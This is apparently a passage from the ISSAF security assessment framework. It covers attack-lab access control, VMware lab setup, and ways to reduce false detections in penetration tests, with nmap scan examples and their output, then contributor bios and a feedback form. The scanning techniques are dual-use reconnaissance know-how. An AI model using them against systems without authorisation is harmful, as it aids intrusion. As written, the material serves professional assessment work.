User modification of network cables, hubs, and other devices is STRICTLY PROHIBITED. General physical security rules should be followed. Labels on the devices should NOT contain information about the specific use of machine like:

"This system is restricted to: Authorized Use Only of Attack Lab Win2k-ADS (172.16.1.1) "

3.6.1.1 LOGICAL ACCESS CONTROL

The Attack-Lab's logical access control policy should prevent unauthorized users and networks from accessing the Attack-Lab's resources. This access policy should include items such as Authentication mechanisms, High privileged user's (root/administrator) password security, file sharing (NFS/SMB), distributed administration etc.

One should not use corporate network accounts to authenticate users on the Attack-Lab network. A dedicated accounting-server for the Attack-Lab is the preferred course of action.

The Root/Administrator password security policy for key attack lab machines should limit the number of people who know the password to a few essential users.

Standard users should not have high-level access to the Attack-Lab. The use of strong passwords for key machines should also be forced. A strong password requires at least 8 characters and includes both numerical and special characters. Due to the nature of the algorithm Windows use to encrypt its passwords, using a strong password longer than 12 characters recommended.

File sharing plans should be controlled by the use of ACLs and access to NFS and SMB shares should be restricted to Attack-Lab systems/users. Connections from Internet and corporate networks should not be allowed.

Distributed administration - Administrative control for key machines should belong to a select group of individuals and an entirely separate administrative group should be given administrative control over the Attack-Lab firewall. Although both groups should work together to maintain the overall security of the Attack-Lab, neither group should have root-level access to the other's machines, so that no single group can disable all security mechanisms.

Note: Please follow ISSAF Physical Security Section for more detail on this section.

3.7 APPENDIX

Here are some notes may be useful while using a lab designed on a Vmware workstation.

Vmware Configurations notes:

- Stop the DHCP service of Vmware if one is using a workstation connected to a corporate network. Failing to do so will cause a silent DOS on new systems on the domain. This happen because Vmware will assign its default invalid IP scopes to DHCP request broadcasts.
- Disable/remove the two extra (virtual) interfaces that VMware adds for direct link and NAT capabilities. The VMware NAT service should also be stopped.
- VMware's Bridged interfaces act like a HUB. This means that HOST and GUEST systems are connected to a HUB. Knowing this may stop one from making mistakes while capturing data.
- Change the MAC addresses of VMware's virtual interfaces if the lab is connected to a corporate network and running IDS on it.
- An optimized GUEST system is highly recommended. Unused devices should be removed from Virtual machines that are created. Removing the USB and Sound Drivers is a good place to start.
- GUIs should not be used on the GUEST systems if possible. On Windows systems use a minimal configuration. This will improve the lab's performance.
- A snapshot of the GUEST systems will allow for fast recovery if the system crashes.

4 HANDLING FALSE DETECTION RATES

Description

False positives refer to non-issues that were incorrectly detected. Accordingly, false negatives refer to existent issues that were not detected during an assessment. In every assessment there is always the risk of any of these being present.

False positives and negatives reduction procedures and techniques are a set of tools that allow reducing the likelihood of false detections during and assessment. Assessors should make therefore a reasonable effort to follow and apply these procedures and techniques to increase the accuracy of the assessment.

However, it should be noted that even by using the procedures and techniques described in this document false detection rates cannot be completely eliminated. Also, there is a limit in the time and resources that assessors can devote to false positive/negative detection beyond which there is negative impact to the assessment. In other words, over-verification might increase the number of resources and time to perform the assessment beyond cost-effective levels; therefore, a reasonable use of the procedures and techniques is emphasized.

Objective

To provide information security assessors with the necessary procedures and techniques to reduce false positives and negatives detection rates to acceptable level during an assessment.

Requirements

- Understand Organization's Environment
    - Understand network distribution
    - Identify brands and versions of: network devices, operating systems, active security controls and applications being assessed
    - Identify critical resources of the assessed organization according to it's business requirements

- Technical Requirements
    - Knowledge of characteristics of different operating systems
    - Knowledge of characteristics of different applications

- Understanding of behavior of filtering devices and active security controls
- Knowledge of basics of routing
- Basic knowledge of statistics
- Basic knowledge of project management techniques

Expected Results

- Verification of at least critical assessment results
    - Results from phases that have a huge impact in the assessment overall (e.g. port scanning and application enumeration)
    - Critical security issues discovered during the assessment
- Overhead estimation for identifying false detection rates
    - Additional time required
    - Additional resources required
    - Estimated coverage of false detection rates identification
    - Estimated percentages of accuracy for different phases and activities
    - Overall impact of time and resource investment for the assessment

Methodology / Process

- Select appropriate verification techniques for each type of assessment activity
    - Port scanning
    - Service enumeration
    - Vulnerability scanning / identification
    - Vulnerability exploitation
- Estimate additional time/resources estimation for verifying each type of assessment activity
    - Measure additional time required to perform each validation check
    - Measure additional resources required to perform each validation check
- Define mandatory checks
    - Port scanning results for critical systems for business
    - Enumeration results for services critical for business
    - All critical security issues discovered (vulnerability scanning / identification)
    - All critical security issues to be confirmed by exploitation techniques
- Define sampling checks for Non-critical systems and issues
    - Port scanning
    - Service enumeration

  - Vulnerability scanning / identification
  - Vulnerability exploitation
- Estimate overall cost-benefit for additional checking
  - Estimate overall monetary cost from additional time and resources
  - Estimate percentage of accuracy for each assessment phase
  - Adjust selected checks to improve cost-benefit balance

4.1 SELECT APPROPRIATE VERIFICATION TECHNIQUES FOR EACH TYPE OF ASSESSMENT ACTIVITY

Port Scanning

Description

Port scanner verification allows the reduction of false detection rates (both positive and negative) in this activity. Since port scanning has a direct impact on many other assessment activities (e.g. vulnerability scanning), it is essential that the results for at least the most critical systems (according to business needs for the assessed organization) are verified.

Process

Define sets of predefined checks and create custom check scripts according to the following types of checks (there are different checks to tackle different issues):

- Port scan replays (same configuration) – confirm the result from previous port scans by repeating the same tests. These allow checking several issues like network problems and configuration changes on systems being scanned. However, since the parameters remain the same, this check is less likely to identify problems inherent to the configuration of the port scan itself (e.g. if the port scan is initially configured to send probe packets too fast for a certain network causing packet drops, it is possible that the check yields the same result). These checks can detect problems caused by changes in the network or system environment, provided that the initial configuration is appropriate.
- Speed change checks – These test change the speed of packets being sent to identify networking problems and problems caused by some filtering devices (e.g. the amount of packets sent in a certain time frame during a port scan might trigger some firewall blocking so that subsequent port scans yield incorrect results).
- Technique change tests – Different scanning techniques might yield different results with different operating systems, network devices and security filters. Changing the technique allow the assessor to identify some of these issues. Full (complete/ 3way handshake) scans might be the most reliable of all (less likely to be filtered if the port is published on the Internet) to check TCP ports and are therefore frequently used to verify against other scanning techniques (e.g. SYN, ACK, FIN+ACK, SYN+ACK, FIN, XMAS, NULL).
- Bandwidth (parallelism) change tests – Changing the number of sequential packets

sent in a timeframe, to several hosts (host parallel scanning) and/or to several ports (port parallel scanning), allows the assessor to detect false detection results caused by network or security control restrictions (e.g. some security filters block traffic after a number of consecutive packets with a certain pattern).

- Location (route) change tests – Sometimes network problems arise due to issues in the middle of the path between the assessor's test machine and the assessed network (e.g. some filtering device put in place by an ISP in the middle of the path); in these cases using a different location to do the check might allow the assessor to identify some of these issues. Assessors should know exactly how different the paths are and where are they converging, since the problem might still be present after the routing paths converge (e.g. they should trace routes to identify differences and similarities between paths).

Pre-requisite[s]

- Consider and act upon all possible problems that might be caused by the environment close to the system used for testing (i.e. any filtering devices, routing restrictions, bandwidth restrictions and etcetera). Ideally, the assessor's testing machine would be in a network environment with little or no restrictions in respect to the port scan being performed. Therefore, if issues are identified through testing, the assessor will be able to quickly identify if the problem could be on his side of the network and focus mainly on the assessed organization's side of the network.
- Reduce the possibility of problems by configuring the first/main port scan (the one to be checked) based on network intelligence (i.e. network bandwidth, responsiveness and routing tests) instead of guesses. Ideally, checks will only single out specific problems to some systems (e.g. caused by some filtering devices); check tests shouldn't tell the assessor that all the previous port scans were all wrong (worst case scenario).

Examples/Results

Example 1) Main port scan configured to do a fast SYN scan on machines (192.168.0.1 to 192.168.0.10) in a local network:

```
# nmap -sS -T5 192.168.0.1-10 -O -P0

Starting nmap 3.81 ( http://www.insecure.org/nmap/ ) at 2005-11-13
10:04 EST
Interesting ports on 192.168.0.1:
```

```
(The 1662 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
111/tcp open  rpcbind
MAC Address: XX:XX:XX:XX:XX:XX
Device type: general purpose
Running: Linux 2.4.X|2.5.X|2.6.X
OS details: Linux 2.4.0 - 2.5.20, Linux 2.4.18 - 2.6.7

Interesting ports on 192.168.0.2:
(The 1662 ports scanned but not shown below are in state: closed)
PORT    STATE SERVICE
22/tcp open  ssh
MAC Address: XX:XX:XX:XX:XX:XX
Device type: general purpose
Running: FreeBSD 5.X
OS details: FreeBSD 5.2-CURRENT (Jan 2004) on x86

Warning:  OS detection will be MUCH less reliable because we did
not find at least 1 open and 1 closed TCP port
All 1663 scanned ports on 192.168.0.3 are: filtered
Too many fingerprints match this host to give specific OS details

Interesting ports on 192.168.0.4:
(The 1661 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE
68/tcp    open  dhcpclient
6000/tcp open  X11
MAC Address: XX:XX:XX:XX:XX:XX

Device type: general purpose
Running: Linux 2.4.X|2.5.X|2.6.X
OS details: Linux 2.5.25 - 2.6.3 or Gentoo 1.2 Linux 2.4.19 rc1-
rc7), Linux 2.6.3 - 2.6.8
Uptime 0.009 days (since Sun Nov 13 09:52:32 2005)
```

Warnings showing on the FreeBSD (192.168.0.2) system after the scan:

```
Limiting closed port RST response from 879 to 200 packets/sec
```

```
Limiting closed port RST response from 252 to 200 packets/sec
Limiting closed port RST response from 208 to 200 packets/sec
Limiting closed port RST response from 201 to 200 packets/sec
Limiting closed port RST response from 246 to 200 packets/sec
Limiting closed port RST response from 243 to 200 packets/sec
```

Example 1bis) Verification scan changing speed, bandwidth and protocol for assumed critical systems (192.168.0.1 to 192.168.1.5). Using nmap:

```
# nmap -sT –T2 192.168.0.1-5 -O -P0

Starting nmap 3.81 ( http://www.insecure.org/nmap/ ) at 2005-11-13
10:24 EST
Interesting ports on 192.168.0.1:
(The 1662 ports scanned but not shown below are in state: closed)
PORT    STATE SERVICE
111/tcp open  rpcbind
MAC Address: XX:XX:XX:XX:XX:XX
Device type: general purpose
Running: Linux 2.4.X|2.5.X|2.6.X
OS details: Linux 2.4.0 - 2.5.20, Linux 2.4.18 - 2.6.7

Interesting ports on 192.168.0.2:
(The 1662 ports scanned but not shown below are in state: closed)
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: XX:XX:XX:XX:XX:XX
Device type: general purpose
Running: FreeBSD 5.X
OS details: FreeBSD 5.2-CURRENT (Jan 2004) on x86

Warning:  OS detection will be MUCH less reliable because we did
not find at least 1 open and 1 closed TCP port
Interesting ports on 192.168.0.3:
(The 1661 ports scanned but not shown below are in state: filtered)
PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
```

```
MAC Address: XX:XX:XX:XX:XX:XX
Device type: general purpose
Running: Microsoft Windows 2003/.NET|NT/2K/XP
OS details: Microsoft Windows 2003 Server or XP SP2

Interesting ports on 192.168.0.4:
(The 1661 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
68/tcp   open  dhcpclient
6000/tcp open  X11
MAC Address: XX:XX:XX:XX:XX:XX
Device type: general purpose
Running: Linux 2.4.X|2.5.X|2.6.X
OS details: Linux 2.5.25 - 2.6.3 or Gentoo 1.2 Linux 2.4.19 rc1-rc7)
Uptime 0.022 days (since Sun Nov 13 09:52:32 2005)
```

Example 2) Ping scan (main scan) of an internal network of Windows machines using nmap:

```
# nmap -sP 192.168.150.1-254

Starting nmap 3.81 ( http://www.insecure.org/nmap/ ) at 2005-11-13 12:03 EST
Host 192.168.150.128 appears to be up.
MAC Address: XX:XX:XX:XX:XX:XX
```

Example 2bis) Verification scan changing protocol (TCP), using common TCP ports for both Unix and Windows, assuming 3 critical systems (.1,.2 and .128) and nmap:

```
# nmap -sP –PS135,139,445 192.168.150.128 192.168.150.1 192.168.150.2

Starting nmap 3.81 ( http://www.insecure.org/nmap/ ) at 2005-11-13 12:37 EST
Host 192.168.150.128 appears to be up.
MAC Address: XX:XX:XX:XX:XX:XX
Host 192.168.150.1 appears to be up.
MAC Address: XX:XX:XX:XX:XX:XX
```

Analysis/Conclusion/Observation

- In this example 1), 192.168.0.3 is a windows machine with open ports but behind an IPS that has a protection mechanism against Syn flooding. The parameter –T5 is an aggressive scan mode (min_rtt_timeour=50ms, max_rtt_timeout=300ms, max_scan_delay=5ms and parallel scans). The scan was so fast it triggered the protection on and blocked any further scan (thus, the results have false negatives). Also, while not protected by a similar device, the FreeBSD system changed it's response behavior and dumped the "Limited closed port RST response from X to 200 packets/sec" warnings to syslog:
- In the check for example 1), example 1bis), by using a much slower scan for the assumed critical systems only (-T2: min_rtt_timeour=100ms, max_rtt_timeout=10sec, max_scan_delay=5min and no parallel scans), the assessor avoided triggering the protection for system 192.168.150.3 and got the correct results. Also, the FreeBSD system didn't complain in this case.
- After catching the false negative with a check that changes several parameters as in this example, the assessor might perform additional tests, changing parameters one by one, in order to identify the cause of the discrepancy (in the example, this would result in the assessor identifying the presence of some security control with the behavior described above).
- In example 2), we see that only one system shows up on the ping scan (.128). However, after doing a check in example 2bis) another system shows up (.1). The reason: both systems have "file and printer sharing for Microsoft networks" enabled, both were Windows XP SP2 systems. Yet, the first system had Microsoft's Windows firewall (which enables ping by default when the file and printer sharing option is activated) while the other system had another personal firewall installed that only allowed the corresponding TCP ports to be open but rejected the pings. The example illustrates then how, even with supposedly identical systems, making some changes in the checks the assessor might be able to catch false negatives caused by these kinds of minor differences between similar systems.
- A common mistake made by inexperienced assessors is not to take into account the local network environment. For example, if a local firewall with an http proxy is active at the assessor's network perimeter, network scans (SYN and COMPLETE) of external systems might include a false positive (port TCP 80) showing up in the results, even if the port is no actually open on the assessed system. The assessor will eventually find

out that he can't even connect manually (e.g. with netcat or a web browser) to this port in later stages.

Countermeasures

- Diversification in port scanning techniques and locations during assessments allow assessor to catch false positives and negatives during port scanning.
- Assessors should always take into account their own environment, analyze it and modify it accordingly, to avoid any negative impact for assessments.
- Incidentally, changing system's configuration in order to diversify or spoof behavior increases the number of false positives and negatives for both hackers and assessors. This measure only offers a marginal increase in security on it's own.
- Organizations should implement strict network filtering policies and eliminate unnecessary network services to reduce risks.

Tool[s]

- Nmap and other port scanners
- Traceroute

Further Reading[s]

- http://www.networkuptime.com/nmap/index.shtml

Remarks

Service enumeration
Description
Pre-requisite[s]
Examples/Results
Analysis/Conclusion/Observation
Countermeasures
Tool[s]
Further Reading[s]
Remarks

Vulnerability Scanning / Identification
Description
Pre-requisite[s]
Examples/Results
Analysis/Conclusion/Observation
Countermeasures
Tool[s]
Further Reading[s]
Remarks

Vulnerability Exploitation
Description
Pre-requisite[s]
Examples/Results
Analysis/Conclusion/Observation
Countermeasures
Tool[s]
Further Reading[s]
Remarks

4.2 ESTIMATE ADDITIONAL TIME/RESOURCES ESTIMATION FOR VERIFYING EACH TYPE OF ASSESSMENT ACTIVITY

Measure additional time required to perform each validation check
After defining a set of additional check tests, the assessor should estimate the additional time required for each individual check test in the set. General estimates will allow later the estimation of the general overhead in time causes by verification tests for particular engagements.

Measure additional resources required to perform each validation check
After defining a set of additional check tests, the assessor should estimate the additional resources (i.e. machines, software and personnel) required for a certain number of check tests in the set. General estimates will allow later the estimation of the general increase in cost caused by verification tests for particular engagements.

An individual measurement of the resources needed for each test is very difficult to do. Therefore, assessors should define groups of tests and estimate the resources needed to perform multiples of the number of tests within the groups. E.g. instead of trying to identify how many resources are required for verifying one scanned port or one identified vulnerability, the assessor might decide to estimate the resources needed to verify port scans for 50 IP hosts (each with a media of 10 open ports) and the resources required to verify 10 web based vulnerabilities.

4.3 DEFINE MANDATORY CHECKS

Port scanning results for critical systems for business

At least the port scanning results of critical systems being assessed should be verified. Mandatory checks should be included in the plan, according to information provided by the assessed organization prior to the start of the engagement. A conservative estimate should be considered in case that this information is not available beforehand (e.g. in zero knowledge penetration tests).

Mandatory checks and additional time to verify discrepancies should be scheduled to take place before the assessment continues.

Enumeration results for services critical for business

At least the enumeration results of critical systems being assessed should be verified. Mandatory checks based on the number of systems to be assessed and an estimate of the number of network services available should be included in the plan, according to information provided by the assessed organization prior to the start of the engagement. A conservative estimate should be considered in case that this information is not available beforehand (e.g. in zero knowledge penetration tests).

Mandatory checks and additional time to verify discrepancies should be scheduled to take place before the assessment continues.

All critical security issues discovered (vulnerability scanning / identification)

At least all individual issues discovered through the assessment that were rated as critical should be verified. A conservative estimate should be considered in case that this information is not available beforehand (e.g. in zero knowledge penetration tests).

Mandatory checks and additional time to verify discrepancies should be scheduled to take place before handing out any draft or definitive report to the assessed organization.

Using of alternate scanning software or techniques to confirm the issue. Manual exploitation techniques are also useful to verify the discovery of certain critical issues.

All critical security issues to be confirmed by exploitation techniques

Manual exploitation can be used as a technique to verify issues discovered during the assessment. However, exploitation techniques should also be checked against false negatives and positives themselves for those where manual penetration testing techniques have been decided by the assessor. In other words, not all critical issues identified might be exploited, but for those that are exploited, verification checks should be performed.

This scenario is common: vulnerability scanning and identification activities result in a critical issue being discovered. The assessor decides to confirm the identification of the issue through manual exploitation techniques but fails. Eventually it is discovered that the reason for which the assessor was unable to exploit the issue was because of the version and language of the operating system of the machine being assessed. By checking the exploitation method through alternate techniques or tools (e.g. different exploit software for the same vulnerability), the assessor might be able to identify these kinds of false negatives.

Another common scenario: a Denial of Service issue is identified in a specific application and the assessed organization required these issues to be demonstrated. First exploitation seems to be apparently successful since there is no further response from the system. However, by using alternate techniques/software to check the exploitation, the system is still online. These kinds of issues are hard to solve without the help of the assessed organization. Feedback from the organization might result in the discovery of a false positive (e.g. a security control was triggered by both the vulnerability scan and the first exploit but not by the second) or it could be a false negative, caused by the second exploit attempt (the check) being inaccurate.

4.4 DEFINE SAMPLING CHECKS FOR NON-CRITICAL SYSTEMS AND ISSUES

Port Scanning
Description
Define check samples for non-critical systems (or systems whose importance for the organization is unknown) using statistical methods. Sampling is particularly useful to check the overall accuracy of port scans for a large number of systems.
Pre-requisite[s]
• Define verification mandatory test sets. • Finish mandatory checks for port scans.
Examples/Results
Analysis/Conclusion/Observation
Countermeasures
Tool[s]
Further Reading[s]
Remarks

Service Enumeration
Description
Pre-requisite[s]
Examples/Results
Analysis/Conclusion/Observation
Countermeasures
Tool[s]
Further Reading[s]
Remarks

Vulnerability Scanning / Identification
Description
Pre-requisite[s]
Examples/Results
Analysis/Conclusion/Observation
Countermeasures
Tool[s]
Further Reading[s]
Remarks

Vulnerability Exploitation
Description
Pre-requisite[s]
Examples/Results
Analysis/Conclusion/Observation
Countermeasures
Tool[s]
Further Reading[s]
Remarks

4.5 ESTIMATE OVERALL COST-BENEFIT FOR ADDITIONAL CHECKING

Estimate overall monetary cost from additional time and resources

Based on individual and group estimates of time and resources needed to verify different types of activities, assessors should estimate the overall cost for a project. The simplest approach to do this might be to define relative percentages estimates. E.g. for a project with estimated 15% overhead for verification in all activities (port scans, enumeration, vulnerability identification and vulnerability exploitation), the estimated increase in the cost for doing the assessment is 5%.

Estimate percentage of accuracy for each assessment phase

Accuracy estimates may be defined in percentages or using subjective labels for percentage ranges. Even if verification checks can also fail, it is extremely difficult to measure the individual success of each check. The verification system should be seen by both the assessor and the assessed organization as a reasonable way to validate accuracy of well defined test sets. By this we imply that the accuracy of the results of tests, for which checks have been performed, should be very close to 100%.

With this assumption, the calculation of reliability of the assessment can be done by means of statistical sampling formulas. I.e., for each assessment activity, the sum of the mandatory checks plus the number of sampled checks can be included in a reliability formula similar to those used with surveys, along with the total number of objects (ports, network services, systems, etc.) assessed, to get an estimated accuracy of the activities performed.

Adjust selected checks to improve cost-benefit balance

The assessor can play with the number of verification tests to be performed, in order to get an acceptable estimated accuracy while keeping costs caused by verification overhead to a minimum. I.e. while increasing the number of verification tests, there will be a point when the gain in accuracy is negligible (usually the estimated accuracy will already be good enough, e.g. between 95% and 99%) but the costs of the added verification still have an impact.

Doing this exercise to balance accuracy vs. verification costs is important to determine how much verification overhead is required for each engagement (requirements will differ from engagement to engagement). Also, for most engagements (particularly those involving a considerable number of systems to be assessed), verifying each and all assessment activities is simply not cost effective.

5 TEAM

A-Z: Ascending Order

5.1 AUTHORS

Not yet 30, **Balwant Rathore** this time is into the invention of ISSAF along with team OISSG after his numerous award winning tasks in an Indian Police organization. He is founder member of OISSG and currently acting as President.

His contribution to technology standards involve frequent participation as both a speaker at conferences as well as a writer on information security for publications such as Inform-IT, Voice&Data and Network Magazine etc..

Mark Brunner

Mark Brunner is a graduate of Seneca College of Applied Arts and Loyalist College in Toronto Canada. As the Security Incident Response Coordinator for the Canadian Imperial Bank of Commerce, he is mandated with managing and coordinating

response efforts for one of the largest and most respected financial institutions in the world. Mark has worked at Symantec Corporation, and taught at Seneca College during his 25+ year IT career.

Mark's broad experience in Information Technology was gained by working in the trenches for multi-national law firms as well as local Toronto system integrators, scaling from single, small, local area networks to complex networks with global points of presence. Mark has worked with many security technologies, but has focused more on policy, process and procedure development, preferring the management of tactical and strategic elements. He has designed change management programs, information security strategies, and computer incident handling procedures. Mark currently holds several vendor specific certifications, and holds an SSCP designation from ISC2.

Miguel Dilaj Born in 1971 Started using computers in 1982 (venerable C64). Migrated to Amiga in the late 80's (still have and use regularly a PowerPC Amiga) Became involved with PC and AS/400 in the 90's. First serious use of Linux in 1998 (RedHat 5.1), tried FreeBSD, NetBSD and OpenBSD and fall back to Linux RedHat-based, Slackware-based and Debian-based distros tried. Currently using Debian-based, Continuous Windows use from 3.0 up to XP Pro Became deeply into IT Security in '98, when it started to be possible to have real control of the situation (i.e. Linux!) Started training other people in Linux and IT Security in 2000, currently working in the Quality Assurance and Automation fields (Computerized System Validation) Interested in clusters and their use for password auditing.

Omar Herrera

Omar was born in 1976; he started as an independent computer virus researcher and

antivirus programmer in the early 90's. He has worked as information security consultant with Insys and later with Deloitte in the areas of risk analysis, security auditing and penetration testing. He is currently working at Banco de México, where he is responsible for the incident prevention and response team, internal security assessments, intrusion detection and malware analysis. He holds the CISA and CISSP certifications

Piero Brunati

Co-founder of Nest (www.nestonline.com) where he performs Research, Ethical Hacking and develops software, he tries hard to mitigate customers' nightmares. He begun butchering computers since the good old 70's, when he spent his first salary to buy the components he used to solder his first computer (8008 CPU, 2k static RAM, 2k EPROM, serial and parallel I/O).

Rama K Subramaniam

Rama Subramaniam is Director of Valiant CISSTech and Tejas Brainware Systems, based in Chennai, India. His companies provide information security consulting, assurance and training services across different countries in Asia and he currently serves as Vice-President (Accreditations) of OISSG. He is former Global Chair of E&A Group of GAISP and has served on boards of Chennai and Dubai Chapters of ISACA and was Charter President of the first ISSA chapter in India. He is a doctoral research scholar in the area of digital forensics and cyber crimes at the University of Madras.

Subash Raman

Realizing that being the sharpest knife in the cutlery board could end up leaving one on the cutting edge as a bleeding specialist, Subash turned his sights to a more appropriate role as an agent provocateur. In a career spanning various verticals including manufacturing, banking, hospitality, shipping across the globe, he has constantly sought to shape his experiential insights into contributions that can help data transform to the value added asset it is when used for informed decision making. Currently he is based in Woodbridge, in the cold frozen tundra that lies north of Toronto. In his role as a business transformation specialist he constantly depends on the Information part of Technology, and is grateful that OISSG is around to keep him from having to focus on the means instead of the ends.

On being inducted into the OISSG, he did have this to say "When the landscape begins to look no place like Kansas, one could use a yellow brick road I guess".

Umesh Chavan

Umesh Chavan has nearly nine years of experience in Information Risk, Network & Security Management and holds a CISSP. He is currently working as a consultant with i-flex Consulting. He has been involved in the ISSAF framework right from its conception and continues to enjoy working on the framework with the same zeal and enthusiasm since the day it was started.

He has worked with various companies in different roles involved in technical systems administration to managing projects and acquiring certifications. This has given him a unique blend of technical & process knowledge. His strengths are thinking out of the box, positive attitude & high-level of initiative. His hobbies include traveling, biking & photography.

5.2 Key Contributors

Arturo Busleiman is an Independent Professional that has dedicated his life to Development and Information Systems Security. At the early age of 12 he began his career in the GNU/Linux world and has actively contributed with software, audits and patches to many of the most important projects of the Free Software Foundation and derivatives, like Samba, Nmap, Audacity and MPRL. Meanwhile he dictated Security seminaires and courses, and written copious documentation, always with a Free Software and Open Source perspective, having contributed this way to the current position of the Argentinian Free Software market, where "Buanzo", as he's called by members of the corporate environment and FOSS community, is recognized as a referent of GNU/Linux.

Christian Martorella comes from Argentina, he has 9 years of experience in IT, most of it is into Information Security; where he is expert in the area of Security Assessment.

Right now he is working as Tiger Team Leader in a information security firm in Spain and tests security of big government organizations.

He is board of director of OISSG, leads Barcelona local chapter and organizes FIST conferences in Spain. A frequent participants and collaborator in open source projects and speaks at several security conferences. He also holds industry standard certification like CISSP and others.

Dieter Sarrazyn has been an information security consultant and trainer for more than 6 years now. He is a certified and experienced Professional in the areas of creating secure information systems and network architectures, Performing Security Audits of Systema and Network infrastructures, performing penetration tests and installing and configuring firewall and VPN solutions. Dieter has earned the following certifications: CISSP, GSEC, GCIH, CCSA & CCSE.

Hernán Marcelo Racciatti is an independent security researcher who lives in Buenos Aires, Argentina. He currently works as an Information Security Consultant, giving advise to public and private companies, conducting controlled penetration tests, and as speaker in IT Security related events and conferences.

Karmil Asgarally has more than 8 years experience as both a financial auditor and an IT auditor. After working for Andersen Worldwide and KPMG, he obtained exposures in Mauritius, the African continent and the Middle East region from both a business and security perspective. He is currently working with an Oil Company in the United Arab Emirates. He holds ACCA, CISA, CISSP and CISM qualifications.

6 FEEDBACK FORM

To improve the usefulness of ISSAF please take a moment to evaluate it. Your feedback is invaluable to OISSG's efforts to fully serve the profession and further ISSAF releases.

Please complete this feedback form and send it to issaf-feedback@oissg.org If you can't fill this form, we will also appreciate a quick email.

The material in ISSAF were:	**OFTEN**	**Some Time**	**Rarely**
Detailed enough?			
Too much in Detail?			
Not Detailed?			
Easy to use?			
Easy to understand?			
Well Designed?			
The Practicality of inputs in ISSAF were			
Very helpful			
Helpful			
Not very helpful			
The Design of the ISSAF were			
Very Nice and neatly arranged			
Not Designed and Organized			
Just Arranged and Organized			
Which is the section/topic/material needs improvement and what (please describe)?			

Which is the section/topic/material was useful (please describe)?
Overall How ISSAF can be improved to better satisfied your needs?
Others:

Please provide us any specific comments and/or suggestions you may have concerning errors and omissions, enhancements, references and format.	
Page No.	**Description**

If you wish please include your Name, Address and Contact Phone Numbers so we may follow up with you for betterment of ISSAF.

If you have any sanitized data or case study information that you could share with us or with the broader base of ISSAF users, please send it at issaf-contact@oissg.org

Thanks for your time and patience and kind to give this feedback.

Feedback: issaf-feedback@oissg.org
Support: issaf@oissg.org